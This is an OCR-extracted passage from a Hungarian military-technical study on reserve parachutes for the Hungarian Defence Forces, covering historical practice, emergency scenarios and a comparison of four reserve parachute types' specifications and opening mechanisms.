Forrás: Подразделение советских десантников на летном поле аэродрома у бомбардировщиков ТБ-3. Elérhető: http://waralbum.ru/wp-content/uploads/2015/01/01113.jpg (A letöltés dátuma: 2019. 03. 19.)

Bár nincs hiteles magyarázat erre a „devianciára", de vélelmezhető, hogy a tartalék ejtőernyőt önként (!) „a földön hagyó" szovjet deszantosok a nagyobb gyakorlati (ugrási) tapasztalattal rendelkezők közül kerültek ki, és erre a döntésükre nem a rendelkezésre álló (raktárban talált) tartalék ejtőernyők minimális száma késztette őket.

[15] Budai Ferenc őrmester géppuskásként vett részt a szenttamási híd elfoglalására indított bevetésben és a háborút is szerencsésen túlélte.

[16] Huszár János: *Honvéd ejtőernyősök Pápán 1939–1945.* Pápa, a Jókai Kör kiadványa, 1993. 74.

A harmadik eset azt példázza: a közös bevetésen részt vevő nemzetek katonái sem alkalmazták feltétlenül ugyanazt az ejtőernyő-technikát (9. ábra), még akkor sem, ha a dobás „egyéb" körülményei – a repülőgép típusa,[17] a dobás sebessége és magassága, valamint a fő ejtőernyő nyitási rendszere – azonosak voltak.

9. ábra

Szövetségesek egy C-47 (DC-3) „Dakota" mellett, az arnheimi akció előtt. Az amerikai ejtőernyős hasi tartalék ejtőernyővel ellátott T-7 típusú, míg a brit légideszantos hasi tartalék ejtőernyő nélkül, X típusú fő ejtőernyővel indul bevetésre.

Forrás: a szerző saját ejtőernyős fényképgyűjteményéből. Eredete ismeretlen.

A hidegháborútól napjainkig

Tanulmányomban már említettem, hogy az „egyre fagyosabbá váló" nemzetközi politika hatására egymástól „elhidegülő" keleti és nyugati világrész katonai szakértői az új légideszant-koncepció megteremtése céljából alaposan kiértékelték a II. világháború tapasztalatait. Ennek eredményeként a továbbiakban már senki sem kérdőjelezte meg, hogy egy ejtőernyős deszant (al-/magasabb) egység harcfeladata megkezdésének alapfeltételét a sikeres földet érés jelenti, amelynek – minden oldalú – biztosítása a siker elérése érdekében nélkülözhetetlen.

Ez a felismerés a tartalék ejtőernyőhöz való hozzáállást – amely szerint *a tartalék ejtőernyő a légideszantos katona teljes ejtőernyős felszerelésének kötelező tartozéka* – is alapvetően egységesítette, de ez nem jelentette azt, hogy a II. világháborút követően

[17] A „Market Garden" fedőnevű hadművelet során az Egyesült Királyság légideszantosainak több mint a fele az Amerikai Egyesült Államoktól kölcsönkapott (!) C-47 (DC-3) -as szállítógépből hajtotta végre ugrását. Nem tisztázott, hogy ejtőernyőt is ajánlottak-e fel használatra a briteknek, de tény, hogy „a vörös ördögök" ebben az esetben is a saját személyi légideszant fő ejtőernyőjüket használták, „természetesen" tartalék ejtőernyő nélkül.

mindig viselték is a tartalék ejtőernyőt. (Példa erre hazánkban 1948-ban, Rónai Mihály pilóta mentőejtőernyővel[18] végrehajtott egyéni bemutatója, míg a Szovjetunióban 1968. március 1-jén 50 főejtőernyős [katona]sportoló 5 db AN-2 típusú repülőgépből, 100 m-es magasságból [!] D-1 típusú légideszant ejtőernyővel[19] végrehajtott csoportos ugrása: a kivételt a propagandisztikus célú ugrások jelentették!)

A tartalék ejtőernyő „jelenléte" viszont az alkalmazási koncepciót – a repülési/dobási magasságot – módosította (növelte) jelentősen, amely – a dobást biztosító repülőtechnikával párhuzamosan – az ejtőernyő-technika területén is komoly fejlődéshez vezetett, egyre korszerűbb típusok megjelenésében megmutatkozva. Így azok a konstrukciós elvek, amelyek alapján az MH jövendő tartalék ejtőernyő típusát (is) megalkották, az azóta eltelt több mint hét évtized gyakorlati (ugrási) tapasztalatain alapulnak.

Mielőtt belemélyednénk az MH – általam elképzelt – jövendő tartalék ejtőernyőjét (is) esetlegesen tartalmazó táblázatba, röviden át kell, hogy tekintsük mindazon helyzeteket, amikor a tartalék ejtőernyő megléte és előírásszerű működtetése nemcsak szükséges, de – ahogy már többször kihangsúlyoztam – szó szerint véve is életbevágó fontosságú lehet.

A tartalék ejtőernyő meglétének és működtetésének szükségessége

A következőkben – a gépelhagyástól kezdve egészen a földet érésig – csak azt négy tipikus esetet mutatom be röviden, amelyek már a „trónkövetelőkkel" (is) előfordultak,[20] illetve a jövőben (is) előfordulhatnak.

Az ejtőernyős ugró gépelhagyása során fennakad a dobást végző légi járművön

Ez a helyzet közvetlenül a kiugrást követően alakulhat ki az ejtőernyős ugró helytelen gépelhagyási technikájára visszavezethető módon, aki a bekötőkötelénél vagy az idejekorán működésbe lépett fő ejtőernyő kupolájánál fogva a dobást végző – többnyire nagyobb sebességű – légi jármű „foglya marad" és vonszolódik utána a levegőben. Abba jobb bele sem gondolni, hogy mi történhet akkor, ha a repülőeszköznek így kell végrehajtania a leszállást.

Ezért nem véletlen, hogy több, ejtőernyős dobásra (is) alkalmas repülőgép- és helikoptertípus légi üzemeltetési utasításában található olyan alfejezet, amely leírja a fennakadt, és alapvetően cselekvésképtelenné vált ugró fedélzetre történő visszahúzásának módját.

Amíg az ejtőernyős dobásra is alkalmas C-17 típusú nehéz szállítógép esetében ez már a repülőgép-tervezési kritériumok között is szerepelt – és ennek eredményeként az eljáráshoz szükséges felszerelés is rendelkezésre áll a fedélzeten –, addig a régebbi

[18] Dvorák Ede: Az elsők között voltak… Misi bácsi. *Repülés,* 61. (1988), 1. 4.
[19] Иван И. Лисов: *Земля-небо-земля.* Москва, ДОСААФ, 1973. 141–144.
[20] Tanulmányom jelen részének, *Példák a lehetséges tartalék „trónkövetelők" eddigi éles alkalmazására* című fejezetében ezek egy részét képekkel is (ld. 23–26. ábra) szemléltetem.

típusoknál erre a gyakorlatban előfordult eset(ek) kényszerített(ek) ki valamilyen megoldást. (Itt érdemes megemlíteni, hogy például kötél végére erősített mentőhorog meglétét korábban nemcsak a magyar katonai,[21] de a polgári (sport) repülésre vonatkozó[22] üzembentartói intézkedés is előírta! Viszont azt is fontos megjegyezni, hogy ez többnyire csak békeidőszakban, a kiképzési/gyakorló ejtőernyős ugrások esetén valósítható meg. Harci körülmények között ugyanis még a meglévő technikai feltételek esetén sincs mindig lehetőség a repülőeszköz után vonszolódó ugró visszahúzására!)

Ebben az esetben az egyedüli megoldás a túlélésre: a repülőeszköztől történő megszabadulást követően a tartalék ejtőernyő azonnali működtetése.

A fő ejtőernyő a nyílási folyamat során működésképtelenné válik

Ez a helyzet a gépelhagyást követően jelentkezhet, miután az ejtőernyős ugró fizikai (bekötőköteles) kapcsolata már megszakadt a dobást végző repülőtechnikával, és attól jelentősen eltávolodott a levegőben. Bekövetkezésekor – például a bekötőkötél szakadása vagy egy esetleges tokzáródás miatt – a fő ejtőernyő vagy egyáltalán nem jut ki az ejtőernyőtokból a légáramlatba, vagy a kupola akad bele az ugró valamely testrészébe olyan módon, amely meggátolja annak nyílási folyamatát, de akár az is előfordulhat, hogy a belobbanás során a fellépő túlterhelési többes a kupola és/vagy a zsinórzat sérülését okozza. Noha ez három különböző esetet jelent, kimenetelük mégis ugyanaz: az ejtőernyős ugró az előírtak szerint működő fő ejtőernyő által biztosítottnál (jóval) nagyobb sebességgel fog közeledni a földfelszínhez, amely halált vagy súlyos sérülést eredményezhet.

Ebben az esetben az egyedüli megoldás az előzővel megegyező: a tartalék ejtőernyő azonnali működtetése.

A fő ejtőernyő az ejtőernyős ereszkedés során működésképtelenné válik

Ez a helyzet az ejtőernyős ugrás végrehajtásának legbiztonságosabbnak vélt szakaszán[23] következhet be, amikor az ejtőernyős már a tökéletesen belobbant kupola alatt ereszkedik.

Az ereszkedő ejtőernyősre az ellenséges légvédelem és az esetleges termikjelenség mellett – érdekes módon – a többi, még levegőben tartózkodó „kolléga" és azok ejtőernyői jelenthetnek veszélyt, elsősorban tömeges dobás esetén. A „bajtárs" – szójátékként (is) felfogva – ekkor egyben a baj okozója is lesz: társa ejtőernyőzsinórjaiba és/vagy kupolájába beleakadva, esetleg az alá süllyedve, annak kupolája alól „a levegőt

[21] *HHKSZ-77*, 44. (Helikoptervezetők Harckiképzési Szakutasítása) Gyakorlat: Repülés a mélységi felderítő, illetve az ejtőernyős deszantcsapatok kidobására.

[22] 39. sz. Légügyi Előírás és Végrehajtási Utasítása az ejtőernyős tevékenységről és az ejtőernyők alkalmazásáról (454347/1984.). 1998. május, 22.

[23] Az ejtőernyő kupolájának belobbanása után az ejtőernyősből, az ejtőernyőrendszerből, illetve a rögzített személyi fegyverből és/vagy felszerelésből (pl. leengedhető ejtőernyős teherzsák) álló teljes rendszerre ható terhelés nagysága alapesetben nem változhat meg, de egy másik ejtőernyős és annak ejtőernyője jelentősen befolyásolhatja az egyensúlyban lévő (egyenletesen ereszkedő) komplexum nyugalmi helyzetét.

kilopva" akár mind a két ejtőernyőt is „összeomlaszthatja". Ez – mivel nincs biztosítva a földet éréshez szükséges, biztonságos értékű süllyedési sebesség – súlyos sérülést, esetlegesen halált is okozhat.

Ebben az esetben (is) az egyedüli megoldás a túlélésre: a tartalék ejtőernyő azonnali működtetése, amely – a legjobb esetben – akár mind a két ejtőernyős ugró „második születésnapjának" megünnepléséhez (is) vezethet.

Az ejtőernyős ugró „földet érése" során fennakad valamilyen akadályon

Tanulmányom első részében megfogalmazott II. világháborús tézis – vagyis: *a biztonságos földet érés és a tényleges harcfeladat megkezdése közötti időtartam döntő fontosságú a túlélés szempontjából* – rejti magában a tartalék ejtőernyő szükségességének negyedik példáját.

Előfordulhat, hogy az ejtőernyős katona a „földet érést" magas akadályon, például háztetőn, fa koronáján, nagyfeszültségű villamos felsővezeték oszlopán stb. tudja csak végrehajtani. Az MH-ban azt oktatjuk az alapképzésben részt vevőknek, hogy az ugró – amennyiben nincs közvetlen életveszélyben – „fogsága" helyszínét akkor és csak akkor hagyja ott, ha meggyőződött arról, hogy azt egyedül is biztonságosan végre tudja hajtani, egyébként pedig várja meg a segítséget, amely az ejtőernyős ugrásszolgálat földet érés ügyeletesének köszönhetően – kiképzési, illetve gyakorló célú ejtőernyős ugrások esetén – hamarosan érkezik. Harci ugrásnál azonban – ahol a földön az ejtőernyőst nem ez a szakszemélyzettag, hanem az ellenség várja – éppen ennek az ellenkezője javasolt: minél gyorsabban ki kell szabadítania magát,[24] de nemcsak a harcfeladat gyors megkezdése, hanem saját biztonsága érdekében is: egy akadályon fennakadt ejtőernyős szinte kínálja magát arra, hogy megöljék.

A lehetséges „tartalék ejtőernyőutódok"

Mivel többrészes tanulmányom alapvető céljának a konvencionális ejtőernyő kupola-, valamint tok-heveder rendszer kialakítású légideszant ejtőernyők vizsgálatát tűztem ki, szándékosan hagytam figyelmen kívül annak tényét, hogy – meglehetősen ritkán ugyan, de – a hagyományos (hasi) rendszertől eltérő, úgynevezett „tandemtokos" (a fő ejtőernyővel közös, háti tokban elhelyezett) elrendezés[25] is előfordult.

Az alábbi táblázat csak a – tanulmányom első részének 1. táblázatába foglalt, az MH-ban általam elképzelt, rendszeresítésre kerülhető fő ejtőernyőkhöz elsődlegesen alkalmazott – hagyományos elrendezésű (hasi) tartalék ejtőernyő típusok harcászat-technikai adatait tartalmazza (1. táblázat), azok hivatalos gyártói kiadványai alapján:

[24] Szaniszló (2018) i. m. (2. lj.) 46.
[25] Szaniszló (2015) i. m. (2. lj.) 272.

1. táblázat

Az MH-ban általam elképzelt, rendszeresítésre kerülhető személyi légideszant ejtőernyő rendszerek tartalék ejtőernyő típusai, összevetve a BE-8/S-L típus fő harcászattechnikai tulajdonságaival.

Forrás: a szerző szerkesztése a hivatalos gyártói prospektusok és kiadványok[26] felhasználásával.

Típus	Gyártó ország	Felület (m^2)	Terhelhetőség (kg)	Nyitási sebesség ($^{km}/h$)	Nyitási rendszer	Min. nyitási magasság (m)[27]	Süllyedési sebesség ($^{m}/s$)	Irányíthatóság	Tömeg (kg)	Össz. élettartam (év)[28]
BE-8/S-L	Németország	42	130	100–250	kézi	125 illetve 60[29]	4–4,5	igen	5,5	15
T-11R	Amerikai Egyesült Államok	42 (8,93[30])	180	max. 277,8	kézi	min. 152,4	7,92[31]	nem	7,71	16,5 (13,5)
Z-6P	Oroszország	50	140	180–350	kézi	80	8,5	nem	5,9	12
ZVP-80.08	Csehország	54	160	100–250	kézi, műszeres	100	5,6–6,7	igen	6	15,5

Fontosnak tartom kihangsúlyozni, hogy a tartalék ejtőernyő típusának kiválasztása – a fő ejtőernyőhöz hasonlóan – meglehetősen szűk határok között mozoghat, mivel igazodnia kell a tervezett (harci) alkalmazási körülmények (dobási/ugrási magasság és sebesség) mellett az ejtőernyő rendszer fő ejtőernyőjének fizikai jellemzőihez (például zsinórhossz, nyitási rendszer, illetve a hevederzet csatlakoztatási pontjának szerkezeti kialakítása stb.) is. Továbbá, *kizárólagosan komplex személyi légideszant ejtőernyő rendszerben gondolkodva*, elsődlegesen a légi jármű (ejtőernyő) gyártója az, aki előírhatja a fő ejtőernyő hevederzetéhez illeszthető tartalék

[26] *Fallschirmhandbuch für den Rettungsfallschirm BE-8/S-L.* Seifhennersdorf, Sächsische Spezial-konfektion GmbH, 2003. 3.; *Американская десантная парашютная система Т-11* 2010. Elérhető: https://military-informant.com/airforca/t11-sp-625834300.html (A letöltés dátuma: 2014. 11. 12.); Technical Bulletin 43-0002-43, T-11 Reserve Parachute Assembly, Headquarters, Department of the Army, 15 July 2011. A-14; *Запасная парашютная система З-6П.* Elérhető: www.spkirbis.narod.ru/refbook/z6p.htm (A letöltés dátuma: 2014. 05. 04.); *ZVP-80.08A NSN 1670.* Elérhető: www.marsjev.com/en/zvp-8008a (A letöltés dátuma: 2018. 10. 04.); *A ZVP-80.08 típusú tartalék ejtőernyő P-002-15 sz. kiszolgálási, üzemeltetési, hajtogatási, kezelési, tárolási, karbantartási és javítási kézikönyve, érvényes az 1847001 gyártási számtól*. Jevíčko, Czech Republic, MarS a.s., 02/2020; Pavel Lang: New parachutes in action. *Areview,* (2014), 1. 36–38. Elérhető: www.mocr.army.cz/assets/multimedia-a-knihovna/casopisy/czech-army/areview_1_2014.pdf (A letöltés dátuma: 2018. 11. 12.).

[27] A táblázatban szereplő érték ebben az esetben is az ún. AGL (Above Ground Level) szerinti magasságot (adott ugróterülethez viszonyított relatív magasságkülönbséget) jelenti.

[28] Az élettartamoszlopban zárójelben szereplő adat ebben az esetben is az ún. „szolgálati élettartam".

[29] Az érték vdobási > 100 $^{km}/h$ esetén igaz.

[30] Az amerikai szakirodalmak az ejtőernyő-kupola (kiterített) felülete helyett a belobbant – a T-11R típus esetében ún. „aerokónikus" alakú (ld. 17. ábra) – ejtőernyő-kupola maximális átmérőjét tüntetik fel.

[31] Ez a süllyedési sebesség értéke 173,29 kg-os max. értékű terhelés esetén.

ejtőernyő típusát, amelyre – mint termékre – garanciát is vállal,[32] amennyiben a jövendő alkalmazó maradéktalanul betartja a teljes ejtőernyő rendszer – mind a fő-, mind a tartalék ejtőernyő – üzemeltetési, kezelési utasításában foglaltakat. Ezt az elvet – az állami repüléssel kapcsolatos – jogszabályi előírás[33] is támogatja.

A lehetséges „tartalék ejtőernyőutódok" tulajdonságainak részletes összevetési szempontjai

„A komplex személyi légideszant ejtőernyő rendszer"- elv miatt az általam kiválasztott tartalék ejtőernyők összehasonlításához is a „trónkövetelő" fő ejtőernyő típusoknál – a tanulmányom második részében – alkalmazott vizsgálati szempontokat veszem alapul. Teszem ezt annak ellenére, hogy a fő-, illetve a tartalék ejtőernyők működése csak részben azonos egymással.

Tanulmányom második részében részletesen bemutattam az úgynevezett „keleti" és a „nyugati" konvencionális kialakítású légideszant fő ejtőernyők „klasszikus" bekötött, úgynevezett „Heinecke-rendszeren" alapuló működési folyamatát, amely a „zsinórzat először"-rendszer[34] néven is ismert. A konvencionális elrendezésű (hasi) tartalék ejtőernyők azonban a „kupola először"-rendszer[35] alapján működnek.

Az ejtőernyő-kupola nyílásbiztonságának vizsgálata

A tartalék ejtőernyő kupolájának nyílási folyamatát (légáramlatba történő kijutását, majd belobbanását) – a fő ejtőernyőhöz hasonlóan – meg kell, hogy előzze az azt védő ejtőernyőtok nyitása,[36] amelyet annak alsó lapjára rögzített zárókúpjainak (vagy egy speciális kialakítású lezáróhuroknak) a felső és oldalsó fedőlapokon elhelyezett ponyvakarikákon történt átbújtatása segítségével – egy ugyancsak speciális kioldófogantyúra erősített, sodronykötélhez rögzített – zárótüskék kell hogy lezárt állapotban tartsanak.

[32] A fentiekhez kapcsolódva, egyben utalva a 42. lábjegyzetben hivatkozott jogszabályban foglalt előírásokra – személy szerint – sem tartom „eretnek gondolatnak" a gyártó kötelező előírásától, illetve javaslatától eltérő tartalék ejtőernyő típus alkalmazhatóságának vizsgálatát. Erre kellő szakértelemmel, maximális felelősséggel végrehajtott csapatpróba-eljárás adhat (na is) lehetőséget, amennyiben erre alkalmazói szinten, biztonsági szempontból igény mutatkozik. Ekkor alapkövetelmény az „új" tartalék ejtőernyő-kupola belobbanásakor fellépő túlterhelési többes vizsgálata kísérleti ugrásokkal, a megengedett maximális terhelhetőség alapján.

[33] A 21/1998. (XII. 21.) HM rendelet az állami légijárművek nyilvántartásáról, gyártásáról és javításáról, valamint a típus- és légialkalmasságáról 43. § (4) bekezdése a következőképpen fogalmaz: „A légijárművet a légialkalmassági bizonyítványban meghatározott időbeli hatály alatt úgy kell üzemeltetni, üzemben tartani, hogy az megfeleljen a teljes szerkezetre és a részegységekre vonatkozó üzemeltetési előírásoknak, valamint az eredeti építési és szilárdsági követelményeknek. Változás esetén a légijárművet a Hatóság engedélye nélkül tovább üzemeltetni nem lehet." (A Hatóság megfogalmazás alatt a katonai légügyi hatóság értendő.)

[34] Az elnevezés arra utal, hogy a kupola belobbanását minden esetben meg kell, hogy előzze a zsinórzat lefűződésének a kupolát a légáramlatba történő kijutása, majd belobbanása előtt védő ún. „belsőzsákról".

[35] Az elnevezés arra utal, hogy az ejtőernyőtok nyitása után a kupola – mivel azt nem védi ún. „belsőzsák" – a légáramlatba kerülve azonnal képes belobbanni, majd a zsinórzat lefűződése csak ezt követően következik be.

[36] Az adott ejtőernyő típusra vonatkozó üzemeltetési utasításban is „előkelő helyet foglal el" annak (ismételt) tisztázása – és ezt akár „alkalmazási filozófiának" is nevezhetjük –, hogy elsődlegesen az ejtőernyős ugró és csak másodlagosan – amennyiben az az adott ejtőernyő rendszer részét képezi – a fél- vagy a teljesen automatikusan működésbe lépő biztonsági nyitókészülék „felel" a tartalék ejtőernyő nyitásáért.

Az – általam már több esetben említett – úgynevezett „alkalmazási filozófia"[37] alapján *a tartalék ejtőernyő ejtőernyős ugró által végrehajtott nyitásának* biztonságos végrehajtása szempontjából sem a kioldófogantyú anyagának megválasztása, sem alakjának kialakítása *nem lehet „nüansznyi jelentőségű"*: a gyors, készségszintű nyitás azonnalisága életet menthet. Amíg azonban a ponyvakarikák anyaga minden esetben fém (acél) kell hogy legyen, a kioldófogantyúnál ezenkívül (16. ábra) kemény műanyagból (10. ábra), illetve az erős hevederanyagból kialakított (11. ábra) is előfordul. Alak szempontjából legyen az ejtőernyős ugró általi tudatos használathoz könnyen megfogható, ugyanakkor viszont minimalizálja annak az esélyét, hogy valamibe beleakadva – az ejtőernyőtok vétlen/nem szándékolt nyitódása révén – egy esetleges újabb vészhelyzetet okozzon (19. ábra).

10. ábra

Kemény műanyagból készült kioldófogantyú a ZVP-80.08 típusú tartalék ejtőernyő tokján.

Forrás: *Military parachute, ZVP-80.08 NSN 1670160066805.* Elérhető: www.marsjev.com/en/zvp-8008 (A letöltés dátuma: 2015. 04. 12.)

11. ábra

Speciális hevederanyagból készült kioldófogantyú a T-11R típusú tartalék ejtőernyő tokján.

Forrás: T-11 kioldófogantyúja, a szerző ejtőernyős fényképgyűjteményéből, 2015. február 26-án, Aviano Air Base, a „Warlord Rock 2015" elnevezésű gyakorlaton.

A tartalék ejtőernyő biztonsági nyitókészülék által végrehajtott nyitása csak abban az esetben értelmezhető, amennyiben az adott típust a gyártó ennek az igénynek megfelelően hozta létre: ekkor a tartalék ejtőernyő tokjának rendelkeznie kell olyan rögzítési lehetőséggel, amelyhez a – hagyományos (mechanikus), illetve a kor technikai színvonalát képviselő (elektronikus) működésű – biztonsági nyitóberendezés[38] is gond nélkül csatlakoztatható.

[37] L. a 45. lábjegyzetben leírtak. Jelen esetben ez „csak" az MH légcellás ejtőernyőre történő átképzési tematikájára vonatkozik, de általánosságban is azt kell alapkövetelménynek tekinteni: az ejtőernyős katona a saját életének megmentését elsődlegesen saját magára és ne egy eszközre bízza.

[38] Ezekkel tanulmányom negyedik – *Új személyi légideszant ejtőernyő típus rendszerbe állítása előtt a Magyar Honvédség IV. rész. A lehetséges „trónkövetelők" összevetése a jövendő alkalmazó szempontjából: az automatikus biztonsági nyitókészülék vizsgálata* című – részében fogok foglalkozni.


Mivel a konvencionális elrendezésű (hasi) tartalék ejtőernyő alapesetben sem volt/nincs ellátva rugós kihúzó kisernyővel, így az ejtőernyőtok nyitása után a kupola légáramlatba való kijuttatását, majd belobbanását az ugrónak kézzel kell elősegítenie. Ez elsősorban a minimális nyitási magassághoz közeli alacsony alkalmazás/dobás esetén adhat okot kétségekre: ekkor a szükséges cselekvési időintervallum még jobban redukálódik.

Éppen ezért örvendetes tény, hogy a nyílási folyamat felgyorsítására már a hagyományos kialakítású (hasi) tartalék ejtőernyők egyes típusai esetén is van technikai megoldás a gyártók részéről. Jó példa erre a kupola szeletei közé behelyezett, erős rugóval ellátott úgynevezett „gyorsító"[39] (12. ábra) az amerikai T-11R, illetve az ejtőernyőtok fenekére szerelt, oldalra kibillenő rugós lap (13. ábra) az orosz Z[40]-6P típus esetében, előbbi az MC-6, utóbbi a D-6/4, illetve a D-10 típusú fő ejtőernyőkkel együtt alkot komplex, jól működő[41] légideszant ejtőernyő rendszert.

12. ábra

A T-11R típusú tartalék ejtőernyő „gyorsítója" az MH ejtőernyő beugró szakembereinek kezében.

Forrás: a szerző saját ejtőernyős fényképgyűjteményéből. Készítette: Bánfi Sándor zászlós, ejtőernyő beugró, 2014. október elején, az MC-6 típus hatósági légialkalmassági vizsgálatára (beugrásra) történő előkészületekor, az MH 86. SzHB SEKICs épületében.




13. ábra

A Z-6P típusú tartalék ejtőernyő tokmerevítő kerete és az ejtőernyő-kupola kivetőrugója.

Forrás: Kastély Sándor: A mentőejtőernyő rendszerek szerkezete, kezelés, használata vizsgálata. *Ejtőernyős Tájékoztató,* 18. (1994), 1–2, 2–64. 20.

[39] Extractor.
[40] Запасной – 3 (Tartalék).
[41] E rendszerek együttes működésének megbízhatóságát a tanulmány 23–26-os ábrái is meggyőzően szemléltetik.

Aktiválását követően a tartalék ejtőernyő kupolájának levegővel való feltöltődését – annak úgynevezett „kilépőélén" elhelyezett, nagyobb nyitási sebességek esetén kisernyőként funkcionáló – különböző számú, méretű és kialakítású légzsebek (14. ábra és 15. ábra) könnyítik meg.



14. ábra

Légzsebek elhelyezkedése a Z-6P típusú tartalék ejtőernyő kupoláján
1. 50 m²-es ejtőernyő kupola, 2. ún. „felszakadó heveder", 3. ejtőernyőtok, 4. ejtőernyő kézi kioldófogantyú.

Forrás: Z-6P. Elérhető: www.spkirbis.narod.ru/refbook/z6p.htm (A letöltés dátuma: 2014. 05. 04.)

15. ábra


A még nyitott állapotban lévő, szokatlanul nagy átmérőjű kéménynyílást körbevevő légzsebek a T-11R típusú tartalék ejtőernyő kupoláján. (A kép az ejtőernyő összeszerelésekor készült.)

Forrás: a szerző saját ejtőernyős fényképgyűjteményéből. Készítette: Bánfi Sándor zászlós, ejtőernyő beugró, 2014. október elején, az MC-6 típus hatósági légialkalmassági vizsgálatára (beugrásra) történő előkészületekor, az MH 86. SzHB SEKICs épületében.

Ezek kialakítását, méretét a tartalék ejtőernyőt is magában foglaló teljes ejtőernyő rendszer várható alkalmazási körülményei (a repülési/dobási magassága és sebessége, az ott, valamint a földet érési terület tengerszint feletti magasságán mért légnyomás és hőmérséklet, szélsebesség stb.) határozzák meg alapvetően. Itt már nem lehet tévedni, mert erre sem idő, sem magasság nincs: a gyakorlati tapasztalatokkal is megerősített, számításokon alapuló dobási paraméterek be nem tartása már tulajdonképpen nem is a harcfeladat megkezdését, hanem az ugró túlélésének vagy súlyos sérülése bekövetkezésének esélyét minimalizálja.

Végül, de nem utolsósorban: a tartalék ejtőernyő kupolájának gyors, azonnali belobbanását segíti a konvencionális légideszant ejtőernyő rendszer fő-, illetve tartalék ejtőernyőjének tudatos módon történő egymáshoz párosítása (készletezése). Ez, és csak ez teszi lehetővé, hogy utóbbit azonnal mellé lehessen nyitni a fő ejtőernyőtokból

a légáramlatba már kijutott, de ott esetlegesen meghibásodott, többnyire részlegesen belobbant kupolának.[42] Ennek szemléltetésére alapul lehet venni az úgynevezett „keleti", kombinált (stabilizátoros) nyitási rendszert alkalmazó, konvencionális kialakítású ejtőernyő rendszert, az alábbiak szerint (16. ábra).



a/ helytelen összeállítás b/ helyes összeállítás

16. ábra

Komplex légideszant ejtőernyő rendszer fő- és tartalék ejtőernyőjének helyes és helytelen összeállítása, kombinált (stabilizátoros) nyitási rendszer esetén.
1. stabilizátor rendszermérete, 2. stabilizátorkupola, 3. turbulens zóna, 4. tartalék ejtőernyő zsinórhossz, 5. tartalék ejtőernyő kupola.

Forrás: Segédlet ejtőernyős oktatók részére a stabilizátoros kiképzés/átképzés végrehajtásához. Budapest, MRSZ Ejtőernyős Szakbizottság, 1993. március 24.

A fentiek alapján tanulmányom tartalék ejtőernyőkre vonatkozó első vizsgálati pontjával, vagyis *az ejtőernyő-kupola nyílásbiztonságával* kapcsolatos, valamint azzal összefüggő tényszerű megállapításaimat a következőképpen foglalhatom össze:

A tartalék ejtőernyő nyílási folyamatát megelőző toknyitás végrehajthatóságának a lehető legegyszerűbbnek, de ugyanakkor a lehető legbiztonságosabbnak kell lennie. Alapelv kell hogy legyen: „Amíg a fő ejtőernyőt minden esetben, addig a tartalékot »csak« akkor kell működtetni, amennyiben az szükségessé válik, »de akkor nagyon!«" Ezt segíti elő a tartalék ejtőernyő elhelyezése is az ugró hasán: Fontos, hogy az ejtőernyős a gépből való kiugrása, illetve a szabadesési folyamat során végig lássa a kioldófogantyút, hogy képes legyen azt elérni és tévedés nélkül – mással nem összetévesztve – megfogni és működtetni. Ezt a kioldófogantyú színe, anyaga és alakja kell hogy garantálja.

[42] Éppen ezért alapelv, hogy a konvencionális felépítésű légideszant ejtőernyő rendszer főejtőernyő felszakadó hevederének és zsinórzatának együttes hossza mindig nagyobb kell hogy legyen, mint a tartalék ejtőernyőjéé: ellenkező esetben a tartalék ejtőernyő kupolája a működésképtelenné vált főejtőernyő által „leárnyékolt", turbulens zónájába kerülve képtelen lesz belobbanni.

A hagyományos felépítésű (hasi) tartalék ejtőernyő alapesetben zavarás nélkül mellényitható a részlegesen vagy teljesen működésképtelenné vált hagyományos kialakítású főejtőernyőnek. Ez a teljes ejtőernyő rendszer készletezésén múlik: adott típusú főejtőernyőhöz kizárólag csak adott típusú tartalék ejtőernyő(ke)t szabad készletezni, ez elsősorban a gyártó, másodsorban az alkalmazó felelőssége.

Az alkalmazó felelősségi körébe tartozik az ejtőernyős ugró kiképzettségének biztosítása is, amely legalább annyira fontos, mint a tartalék ejtőernyő ugrásra történő előkészítettsége. Az ejtőernyős ugró általi tartalék ejtőernyő nyitását kell elsődlegesnek tekintenünk – még biztonsági nyitószerkezettel (!) felszerelt tartalék ejtőernyő esetében is –, így a tartalék ejtőernyő kupolájának közel stabil zuhanási helyzetben, kellő távolságba történő kidobása (is) az ő felkészültségén fog múlni. (Csak így válhat elkerülhetővé annak rácsavarodása és/vagy „belefutása" a belobbanni képtelen főejtőernyő zsinór- és kupola-anyag-gubancába, de ennek sikerességét a korszerű tartalék ejtőernyőknél – különböző rugós eszközökkel – maguk a gyártók is támogatni igyekeznek.)


Az ejtőernyő-kupola stabilitásának vizsgálata

